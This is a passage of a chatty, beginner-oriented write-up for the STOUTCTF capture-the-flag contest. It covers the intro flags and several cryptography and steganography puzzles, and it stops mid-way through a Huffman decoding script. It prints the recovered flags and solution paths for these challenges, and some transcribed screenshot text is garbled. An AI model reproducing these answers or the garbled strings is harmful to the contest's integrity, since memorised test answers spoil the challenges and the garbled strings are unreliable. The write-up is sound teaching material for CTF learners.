

STOUTCTF{ZEQZOQ}

“A thought process /yapping writeup instead of  
technical writeup”

Focusing on CTF beginners to tell the story about  
how I solve

Better to read from the top like a story book because  
I’m yapping.

\*The last 2 chapter is the best part in writing this writeup so I’m separating them

## Table of Contents

Getting Started .....	5
Rules .....	5
Discord.....	6
Feedback .....	8
Cryptography.....	9
Based .....	9
V .....	10
Jeans .....	11
Hidden Waveform.....	14
Nothing to see here.....	17
Custom Cipher.....	19
13RottenTeRmites .....	19
7 bit flow .....	20
Fat finger.....	21
Huffman .....	22
Osint.....	24
Abandoned Airwaves .....	24
Abandoned Airwaves pt.2.....	25
Last Known Location.....	26
Forensic .....	28
Normal Image .....	28
Iera Milpan .....	28
For forensic questions, you always need to check the file type first before anything.	28
Rockyou!.....	29
The echo .....	29
Dark Web Firmware 1.....	32
Dark Web Firmware 2.....	32
Dark Web Firmware .....	32
Fairytales .....	33
The orb of light.....	34
Hackers Keyboard .....	36

Substitute Teacher.....	40
Miscellaneous .....	47
BINARY! .....	47
Make alan proud.....	47
Dot dot slash.....	48
Grass.....	48
BasedPort .....	49
Polar Bear .....	49
Web .....	53
Nuclear codes.....	53
PharmaNet .....	54
Mr Bean Little Bean.....	55
Scripting.....	56
This blows .....	56
Who said 30 times? .....	58
Cost of Gas .....	59
Strawberry Perl Forever .....	60
PHP File Upload .....	62
File Upload Level 1.....	62
File Upload Level 2.....	63
File Upload Level 3.....	63
File Upload Level 4.....	63
File Upload Level 5.....	64
File Upload Level 6.....	65
whois lvl1 .....	66
whois lvl2.....	67
whois lvl3.....	67
whois lvl4.....	67
Reverse Engineering -Bossman .....	68
Malware – Blue .....	71
THE BEST PART (malware part 2) .....	72



# Getting Started

## Rules

On the ctfd platform, <https://ctf.oplabs.us/> navigate to rules <https://ctf.oplabs.us/rules>

Press CTRL+U to view page source. Scroll down a bit and you can see a comment <!-- Hidden Flag Location -->. Then found the flag


```
<!-- Hidden Flag Location -->
<div class="mt-4">
    <p style="display: none;">STOUTCTF{0zpWOx4oFcOTK2hXSsKetlTuhwcJylIV}</p>
</div>
```

STOUTCTF{0zpWOx4oFcOTK2hXSsKetlTuhwcJylIV}

## Discord

In the announcement via whatsapp, there are discord link.

<https://discord.com/invite/kwP74sWvJJ>




Alternatively, in the rules page, <https://ctf.oplabs.us/rules> scroll to bottom and click Join Our Discord button

## Support


For real-time assistance, open a support ticket in our dedicated Discord server:

[Join Our Discord](#)

On the left pane there are multiple discord channel. Go to #roles and react to the message to get you discord role.



Looking at the left pane again, there should be a channel called #discord-flag and got the flag there.



STOUTCTF{9Ka9jJghCbywhriTgfcHKvVXyUmChd0w}

# Feedback

Fill in the dyno.gg form. When ur done go to your discord and there will be #feedback-flag channel.

Enjoy you flag!

STOUTCTF{Thanks\_For\_Playing\_Stout's\_First\_CTF}

STOUTCTF{9Ka9jJghCbywhriTgfcHKvVXyUmChd0w}

\*Extra feedback from me\*

I like the forensic challenge!

ni sapa Yesterday at 2:17 PM  
can i flag hoard?

Peyton Yesterday at 2:20 PM  
Haven't heard of that, what is that?  
Just looked it up, we haven't got a rule against it I haven't heard of that before just now, we will have to discuss that for the next CTF, but as its not against the current rules, I will not say its not allowed

I do a little bit of flag hoarding as the rules didn't mention about it. So u might notice I got many flag at the end :P (Sorry h4rmony but you are one of the Intigriti so I want to compete)

# Cryptography

## Based

The most common encoding is XOR and base64. Every CTF got base64 so if you are active in CTFs you might identify that this is a base64 encoding. There are many tools but I used <https://www.dcode.fr/> and <https://gchq.github.io/CyberChef/> to decode everything. For this just open cyberchef not dcode because in dcode you need to type base64 and redirect to another page, but for cyberchef just drag from the favourites panel on the left so its faster (even for a little faster I still called it time efficiency because I got another CTF to play). Drag “From Base64” and paste the ciphertext at the input

The screenshot shows the CyberChef interface with the following details:

- Recipe:** From Base64
- Alphabet:** A-Za-z0-9+=
- Input:** U1RPVVRDVEZ7aFM1RFRKYzEyYkR5N3NxSm9IN3FRczdkWJFNF1zZDd9
- Output:** STOUTCTF{hS5DTJc12bDy7sqJoH7qQs7dXrE4Ysd7}
- Mode:** Raw Bytes

STOUTCTF{hS5DTJc12bDy7sqJoH7qQs7dXrE4Ysd7}

# V

Here there are two ways to pass the first step in cryptography, which is identifying the cipher used to encode the plaintext or flag.

1. Take a look at the challenge title and description. For this example, is V. You can use ChatGPT to get the cipher list that start with V.
2. Make some research. The challenge txt file, V.txt mentioned about Giovan. Just google it.

A screenshot of a Google search results page for the query "giovan cipher". The results are displayed in dark mode. The top result is a link to the Wikipedia page for the Vigenère cipher, which includes a portrait of Blaise de Vigenère. Below it is a link to the dCode website, which offers an online decoder, encoder, and solver for the Vigenère cipher.

Go to <https://www.dcode.fr/> and search viginere (or click the dcode link if you are googling). Vigenere cipher used KEY/PASSWORD to decode your ciphertext. In dcode, you can bruteforce it. But looking at the V.txt file again, the word GIOVAN is uppercased. So we can assume it was the key.

A screenshot of the dCode Vigenere Decoder tool. The interface is titled "VIGENÈRE DECODER". It shows the ciphertext "YBCPTPZN{EaT8CK2zVexEqjdCmP6URd14xW6kNg7B}" in the "VIGENÈRE CIPHERTEXT" field. Below it, under "PARAMETERS", are dropdown menus for "PLAINTEXT LANGUAGE" set to "English" and "ALPHABET" set to "ABCDEFGHIJKLMNOPQRSTUVWXYZ". A button labeled "► AUTOMATIC DECRYPTION" is present. At the bottom, there is a field for "KNOWING THE KEY/PASSWORD" containing the uppercase word "GIOVAN".

STOUTCTF{QfT8PE2rHjxRkbpHmC6OJp14cW6xHy7N}

## Jeans

This challenge a bit tricky for beginners. I did mentioned that I only use cyberchef and dcode to decode my ciphertext. But what if I can't decode it?

First we need to identify our cipher text. Dcode can identify it for us

<https://www.dcode.fr/cipher-identifier>

The screenshot shows the Dcode Cipher Identifier interface. In the search bar, the user has typed "TGATAGTGTGATTAGTCATAGGCTACGTATGCTTAGAGGGAGCTAGCGCACCGTTGCAGTCACTCGCATGAGCGTACATCAATTGTTGCAGTCTAGATCAATGATTAGTCGTGACACCCTCACG". Below the search bar, there's a "Learn more" button. The results section suggests investigating Codons (Genetic Code), Base62 Encoding, Base 58, and Substitution Cipher. The Encrypted Message Identifier section shows the same ciphertext and includes a "CLUES/KEYWORDS (IF ANY)" input field and a "▶ ANALYZE" button.

If there are many black square on the left, you are good to go. If some challenge ciphertext got no black square, then GGs. For this fortunately we get many black square.

The screenshot shows the Dcode Codons (Genetic Code) interface. The user has pasted the same ciphertext into the "PLAINTEXT TO CODE WITH CODONS" input field. The "DECODE" dropdown is set to "Automatic Detection (Brute-Force)". The "OUTPUT FORMAT" dropdown is set to "AMINO ACIDS/A.A<sub>3</sub> (1 LETTER CODE)". The "DECRYPT/CONVERT" button is highlighted. The results section shows the decoded amino acid sequence: "TITLISIRCIRISLDRVATSVSVLACS\*TTLRSSY\*SA LWEC". Below this, there are several warning messages: "Warning The letter D can also be a B", "Warning The letter E can also be a Z", and "Warning No abbreviation (3-letters) for amino-acid found". The interface also includes sections for Codons Translation/Converter, Codons Encoder, and Codons/Anticodons Transcription.

If there are no key, I always bruteforce it. But this time, no flag in the output. Damn.

So need some researching. Search the cipher decoder. Just click on each of them and try all tools.

The screenshot shows a search results page from a web browser. The search query is "dna cipher decoder". The results are filtered under the "All" tab. There are three main entries:

- DNA encoder**: A link from Akademie věd. Description: "DNA encoder - translates human language(s) to DNA-code and back ... It demonstrates also how genetic code works and that DNA is actually a natural cipher." The URL is <https://dnacode.bc.cas.cz>.
- DNA Translator**: A link from CacheSleuth. Description: "This DNA Translator allows you to encode or decode a message in DNA code using a-z, A-Z, 0-9, a space and a period. It will encode to 3 pairs of letters ...". The URL is <https://www.cachesleuth.com>.
- dCode**: A link from dCode. Description: "Tool to translate DNA/RNA codons. A codon is a group of 3 nucleotides A, C, G, T, U. Codons are extracted from RNA or DNA (genetic code)". The URL is <https://www.dcode.fr>.

You will eventually went into this one

The screenshot shows a specific tool titled "Simple DNA Writer" from the website [earthsciweb.org](https://earthsciweb.org). The tool's description is: "DNA Writer: Translate words into a sequence of DNA bases and convert them back again. Translate text to base sequence. Enter text to translate." The URL is <https://earthsciweb.org/bio/dna-writer>.

I tried here and got the flag.

T A C C T C A C T A G G C A T G C A C C T G T A G C T A C A C

## DNA Writer

Translate words into a sequence of DNA bases and convert them back again.

### Translate text to base sequence

Enter text to translate:   or

Include non-coding DNA:

Show Color Sequence:  ( A T C G G A )

Output:

### Translate base sequence to text

Enter Sequence:

Show Color Sequence:


Output:

How it works


STOUTCTF{QFT8PE2RHJXRKBPHMC6OJP14CW6XHY7N}

## Hidden Waveform

For this challenge we got WAV file. Every WAV file I try to view spectrogram in Sonic Visualiser (Layer → add Spectrogram). There are no plaintext we can read in the spectrogram (the green one).



But we can see the short and long line(?) (don't know what's it called) So I thought it was a morse code




But there are no flag. Notice that it show HE not HERE but I just skip this and not retry to decode it because there are nothing else.

This is where I use all the tools I can think of. Tools for steganography and forensic. I tried common forensic tools like exiftool, binwalk, etc but got nothing useful. So tried to use steganography tools. There are many, like steghide, zsteg, stegseek. This 3 is mainly I use. So here I tried stegseek and got a file. I check the file type, which is ASCII text and just cat the file.

Here can copy all of that and put in cyberchef. If you don't know what this is, you can use Magic tool in cyberchef.

Now we got a really strange looking text. The symbol consist of +, [, >, etc. Based on experience I know this is brainfuck


I always use <https://copy.sh/brainfuck/> because it has view memory features. Some brainfuck challenge has flag in the memory not the output. But for this one its in the output



STOUTCTF{U60vEbbs1eNX6UcG3hGIzaaeB70cgcg7}

## Nothing to see here

When we open the txt file, we can see nothing. Like my future. If you use VSCode, you can see there's something



For this challenge, use whitespace decoder

A screenshot of the dCode.org website. The search bar says 'Search for a tool'. Below it, there are two options: 'SEARCH A TOOL ON dCODE BY KEYWORD:' and 'BROWSE THE FULL dCODE TOOLS LIST'. The results section shows a file named 'H4sIAA7WWGcA/4VSQQ/7DMAg/JJL+QE'. To the right, the 'INTERPRET/EXECUTE WHITESPACE CODE' section has a red error message: '★ WHITESPACE FILE .WS Nothing\_to\_See\_Here.txt [X]'. It also has sections for 'CODE SOME TEXT WITH WHITESPACE' and 'DISPLAY STL: S=SPACE,T=TAB,L=LINE FEED'. On the far right, there are sidebar links for 'Interpret/Execute code', 'Similar pages', and 'Support'.

We got another ciphertext. "Everything that ends with '=' is base64". Remember this until you gone from this world. Go to cyberchef to decode the base64

The screenshot shows a hex editor interface with two main panes: 'Input' and 'Output'. The 'Input' pane on the left displays a long string of characters, including letters, numbers, and symbols, representing Base64 encoded data. The 'Output' pane on the right is mostly empty, with a small message at the top stating 'Nothing to see here!'. The overall interface is clean and professional.

It say theres nothing here but you cant fool ‘you’ twice! Its not me because I did not get fooled. Go to whitespace decoder again and got the flag.

The screenshot shows a whitespace decoder tool. At the top, there are two radio button options: 'IMPORT A .WS FILE' and 'READ A WHITESPACE CODE'. Below these is a text input field containing the whitespace-coded ciphertext 'STOUTCTF{ab6lcT8R4vNyAJNWQteBJ3Y'. To the right of the input field is a 'DECRYPT' button. Below the input field, there is a section titled 'CODE SOME TEXT WITH WHITESPACE' with a text input field containing 'dCode Whitespace'. At the bottom, there is a note about displaying STL with S=SPACE, T=TAB, L=LINE FEED.

STOUTCTF{ab6lcT8R4vNyAJNWQteBJ3Yd2VTrkVCp}

## Custom Cipher

Here I use cyberchef's rot13 bruteforce. Then CTRL F to get the flag. How do I know it's a rotation? Because the ciphertext VWRXWFWI when compared to STOUTCTF got many related things. S to V is 3 alphabet. T to W is also 3 alphabet. So need to apply to all, then we use ROT

ROT13 Brute Force
▲ □

Rotate lower case chars
 Rotate upper case chars
 Rotate numbers

100

0

Print amount

Crib (known plaintext string)

Output
rec 42
1

```
|Amount = 1: WXSYXGXJ{Ws3K80K1t4Uo58QkEw3JQ0d9WvfHgxmV}
Amount = 2: XYTZYHK{tX3L8P1mu4Vp58Rlf3xKRPe9XwgTHynw}
Amount = 3: YUZAZLZ{Yu3M8QMnv4Wq58SmGy3LSQf9YxHjIzox}
Amount = 4: ZAVBAJAM{Zv3N8RNow4xR58THz3MTRg9zY1kJap}
Amount = 5: ABWCBKB{Aw30850px4Ys58u0IaNUSh9azJLkbqz}
Amount = 6: BCXDLCO{Bx3P8Tpqy4Zt58Vpjb30VTi9bAkMLcr}
Amount = 7: CDYEDMDP{Cy3Q8U0r24Au58WkC3PWUj9cb1Nndsb}
Amount = 8: DEZFENEQ{Dz3R8VsRaAvB8xLd3QVkf9Dcm0Netc}
Amount = 9: EFAGFOFR{Ea3S8Wstb4Cw58YsMe3RYw19edn0fud}
Amount = 10: FGBHGPGS{Fb3T8XTu4Dx582tnf3SzXm9feoPqgv}
Amount = 11: GHCTHQHT{Gc3U8Vuvd4Ey58Au0g3TAYn9GfpR0hwf}
Amount = 12: HID1RIU{Hd3V8ZvWe4F58BvPhUBzO9HggSRing}
Amount = 13: IJEKJSJV{Ie3W8WxkfgA58CwQijVCApp91hrTsjhjy}
Amount = 14: JKFLKTWK{fJ3X8BXyg4hb58DxRj3Wdbq9j1utKzi}
Amount = 15: KLGMLULX{kg3Y8Cyzh41c58EysCr9kjvtvula}
Amount = 16: LMHNMMY{Lh328Dza14Jd58Ft13YFDs9lkuWmbk}
Amount = 17: MNIONWNZ{Mi3A8Ebaj4Ke58GaUm3ZGeT9m1VxWnc1}
Amount = 18: NOJPOXOA{Nj38BFBCk4LF58HvN3AHFU9NmlyXodm}
Amount = 19: OPKQPYPB{0k3C8Gcd14Mg581Cw03B1Gv90nXzyPen}
Amount = 20: PQLRQ2QC{Pl3D8HDemnHs58JdJxp3CJHw9PoyA2qfo}
Amount = 21: QRMSRARD{Qm3E81Efnd0158Kevq3DfIxy99p2BArp}
Amount = 22: RSNTSBSE{Rn3F87FgoApJ58LFr3ELIx9rqcBsgh}
Amount = 23: STOUTCTF{So3G8Ghp4Qk58Mga3sFMKz95rbDctir}
Amount = 24: TUPVUDUG{Tp3H8LHiq4R158Nbt3GNgLa97scEduj5}
Amount = 25: UVQmVEVH{Uq3I8MIjr4Sm580icu3HOMB9UtdeFvkt}
```

# 13RottenTeRmites

This challenge is evil. I thought the final output is just the flag string but its in the gibberish. I play around in cyberchef for hours and CTRL+F and got the flag finally. I hope theres no challenge similar to this in the future

The screenshot shows the CyberChef interface with a 'Recipe' tab selected. The main area displays a complex string of characters: `bGovNm1aNzJkRDZnDhTxTEYrMDiCwY0c0VUzDzGhoRnZD7WtYQpQh1qNzRReXrErR0hNm30 cxgUGVRyCnJm3hcaxDlwlSpVtWeUpv3BFNgQ0UVD0krj5mhmxhM4d2QnBSKvPvXKvpJjuW Nm1LlCm9u3pCdRC0Q14a0E0T0U1jJaYvR0NFj1UEd6yJRIzNhF02RwRj1fN1965bd2andhUVPUxNs cznQKQnsUFFWanVkbkhvXpzbU9vJykkVmU3M1lQzJ4b085Mu1PK0e0U3FSU1NrUVrJd3haMh1jH OUVVdHRDQ1pQjhiOFVxH3nUx0dmLyCbsM1hNf1C2z0j3pvtMsUbdJ-nPaPdEdmWfD2TRQ1h2 T12pVG15Ls1UmMw1Qykd1fY4ThxQ1f0XZfN53TECzY1RKmpFU1jT24evRxV5U0vau8zZ bkfPSMVnCzsZm9C9D0E0UPEQpmGSh1mdfD2RgrdwIbW0KL3y5egetJ1RYMzLw1Vm1hAjNQ 12pAqFQSxVRsKRRE2ZdFTjLaXgQp02K2z3Nf2VzQ02Tjzdl1udsH1N1Wk5PWF1PfLQ0oVGNVs1zH0t3 SznFbHo5d1RrYVWDVEp5d31Nm69QjN0V2RgZ64ubm1h0N1Wk5PWF1PfLQ0oVGNVs1zH0t3 0ExZbgdnSX14M0s4Tmo-0t2R1Q2nZQ0N1R16d1B1U0N0SokdBVgKnJFRaPg5hS1nsImzMMVb0dH`. Below this string are several configuration options: 'Alphabet A-Za-z0-9+=', 'Remove non-alphabet chars' (checked), 'Strict mode' (unchecked), 'ROT13' (checkboxes for 'Rotate lower case chars', 'Rotate upper case chars', and 'Rotate numbers'), and an 'Amount' input set to 13. On the right, there are buttons for 'next', 'previous', 'all', 'match case', 'regexp', and 'by word'. The bottom status bar shows the character count as 135119 and the byte count as 1756, with a timestamp of 1803738 and a note '(57 selected)'.

## 7 bit flow

This challenge is creative. On the top left corner you can see something



Its mostly red. This challenge made me read a whole research paper because I find something related to 7bit and cryptography.


<https://ijcsmc.com/docs/papers/May2014/V3I5201499a94.pdf>

The image shows the cover page of a journal issue. The title is "Data Hiding At 7<sup>th</sup> Bit (RGB) With Cryptography". The journal is "International Journal of Computer Science and Mobile Computing" (IJCSMC), Volume 3, Issue 5, May 2014, pages 1041 – 1045. The ISSN is 2320-088X. The logo features a gear and a book.

After hours of depression , I play around with stegsolve because the tools can extract bit layer (data extract feature)

<https://github.com/zardus/ctf-tools/blob/master/stegsolve/install>


Check all the 7 bit boxes cant get the flag. Notice the redness in the picture? Just tick the 7<sup>th</sup> red box and got the flag bruh.



STOUTCTF{7jDcMSX5lqCCM6wxr7ijiTSUXRz0LiiU}

## Fat finger

First of all I always compare the flag format with the ciphertext and make deduction. For this challenge the flag is at the left key on qwerty keyboard. If you know what im talking about. Sorry for bad English. Map it manually and got it



```
DYPIYVYG}fyYV0[s-KhuDwV[OKn:Y<H:4k8CsYeFY|  
STOUTCTF{dtTC9pa0JgySqCpIJbLTMGL3j7XaTwDT}
```

STOUTCTF{dtTC9pa0JgySqCpIJbLTMGL3j7XaTwDT}

## Huffman

This one I used chatgpt 100% because I'm noob at cryptography. ChatGPT is a tool tho so don't shy shy to use it

```

from heapq import heappush, heappop

# Example probabilities dictionary
probabilities = {'co': 0.007352941176470588, 'me': 0.007352941176470588, 'e': 0.01838235294117647, 't':
0.01838235294117647, 'to': 0.011029411764705883, 'o': 0.011029411764705883, 'ou': 0.01838235294117647, 'ut':
0.007352941176470588, 's': 0.025735294117647058, 'CT': 0.007352941176470588, 'TF': 0.007352941176470588, 'I':
0.011029411764705883, 'II': 0.007352941176470588, 'm': 0.007352941176470588, 'm': 0.011029411764705883, 's':
0.007352941176470588, 'h': 0.007352941176470588, 'ha': 0.007352941176470588, 'y': 0.007352941176470588, 'y':
0.007352941176470588, 'yo': 0.007352941176470588, 'w': 0.007352941176470588, 'er': 0.007352941176470588, 're':
0.011029411764705883, 'a': 0.014705882352941176, 'ab': 0.007352941176470588, 'le': 0.007352941176470588, 't':
0.022058823529411766, 'th': 0.014705882352941176, 'hi': 0.007352941176470588, 'is': 0.011029411764705883, 'm':
0.007352941176470588, 'es': 0.007352941176470588, 'ss': 0.007352941176470588, 'ag': 0.007352941176470588, 'e':
0.007352941176470588, 'I': 0.011029411764705883, 'as': 0.011029411764705883, 'i': 0.014705882352941176, 'it':
0.011029411764705883, 'ar': 0.007352941176470588, 'ur': 0.007352941176470588, 'ne': 0.007352941176470588, 'd':
0.007352941176470588, 'o': 0.007352941176470588, 'on': 0.007352941176470588, 'c': 0.007352941176470588, 'la':
0.007352941176470588, 'wa': 0.007352941176470588, 'U': 0.007352941176470588, 'W': 0.022058823529411766, 'e':
0.058823529411764705, 'l': 0.025735294117647058, 'c': 0.01838235294117647, 'o': 0.058823529411764705, 'm':
0.022058823529411766, 'I': 0.13970588235294118, 't': 0.05514705882352941, 'U': 0.007352941176470588, '-':
0.003676470588235294, 'S': 0.007352941176470588, 'u': 0.022058823529411766, '":': 0.011029411764705883, 's':
0.05514705882352941, 'C': 0.011029411764705883, 'T': 0.01838235294117647, 'F': 0.007352941176470588, 'I':
0.007352941176470588, 'I': 0.011029411764705883, 'h': 0.025735294117647058, 'a': 0.051470588235294115, 'p':
0.014705882352941176, 'y': 0.029411764705882353, 'w': 0.011029411764705883, 'r': 0.03308823529411765, 'b':
0.014705882352941176, 'd': 0.014705882352941176, 'i': 0.025735294117647058, 'g': 0.01838235294117647, 'I':
0.022058823529411766, '?': 0.003676470588235294, 'n': 0.025735294117647058, 'f': 0.007352941176470588, 'A':
0.007352941176470588, 'H': 0.003676470588235294, 'U': 0.003676470588235294, 'O': 0.003676470588235294, 'I':
0.003676470588235294, 'O': 0.007352941176470588, 'L': 0.003676470588235294, 'Z': 0.003676470588235294, 'V':
0.003676470588235294, 'E': 0.003676470588235294, '2': 0.003676470588235294, '3': 0.003676470588235294, 'N':
0.007352941176470588, 'K': 0.003676470588235294, 'K': 0.003676470588235294, '8': 0.007352941176470588, 'J':
0.007352941176470588, 'G': 0.007352941176470588, 'M': 0.003676470588235294, 'X': 0.003676470588235294, '7':
0.003676470588235294, 'J': 0.003676470588235294}

# Actual Huffman encoded message
encoded_message =
"011101111011001111001110110010100110000110100000100101101111101001110111011101000111100001010100
011001011010111000010101101011101111111101011010000011000011000011000011110111111011001110010011
101100001001011010011110011011000011010011011110101011001000111100000110100011110111001011110000
00000000110110111111111111000010111010111111111000010001110000110010001101101111110111010111101111
0011010011100010001110110111000111111111111000011010010001111111111111000011111111111111111111111
10111001011111111010100111010100111111111111111111111111111111111111111111111111111111111111111111
100100000000000111101011000010100001000000001111101010100100000111110111001001101010101111010001101111
01100100101111111011110011000100111111001111110000011010101101001111110000000101111001011001101101110
010000110110001001001011111111111111111111111111111111111111111111111111111111111111111111111111111111
01001010101110010111101000111010100010111100110001100110010101011011110101111001011110010111100101000100
01001010101110010111101000111010100010111100110001100110010101011011110101111001011110010111100101000100
1101111100110101000110111100011110111110101111010000111001011110010011110001110111100100111100101111001
011101000101111100011101011111110110110000100011011010100010001101101011111010100110110101000101110100010
101000100010010101101000010101101000101011010001010110100010101101000101011010001010110100010101101000101

class Node:
    def __init__(self, symbol, freq):
        self.symbol = symbol
        self.freq = freq
        self.left = None
        self.right = None

    def __lt__(self, other): # Corrected method name
        return self.freq < other.freq

def build_huffman_tree(probabilities):
    pq = []
    for symbol, freq in probabilities.items():
        heappush(pq, Node(symbol, freq))

    if len(pq) == 1:

```

```

return pq[0] # Handle the case with a single type of symbol

while len(pq) > 1:
    left = heappop(pq)
    right = heappop(pq)
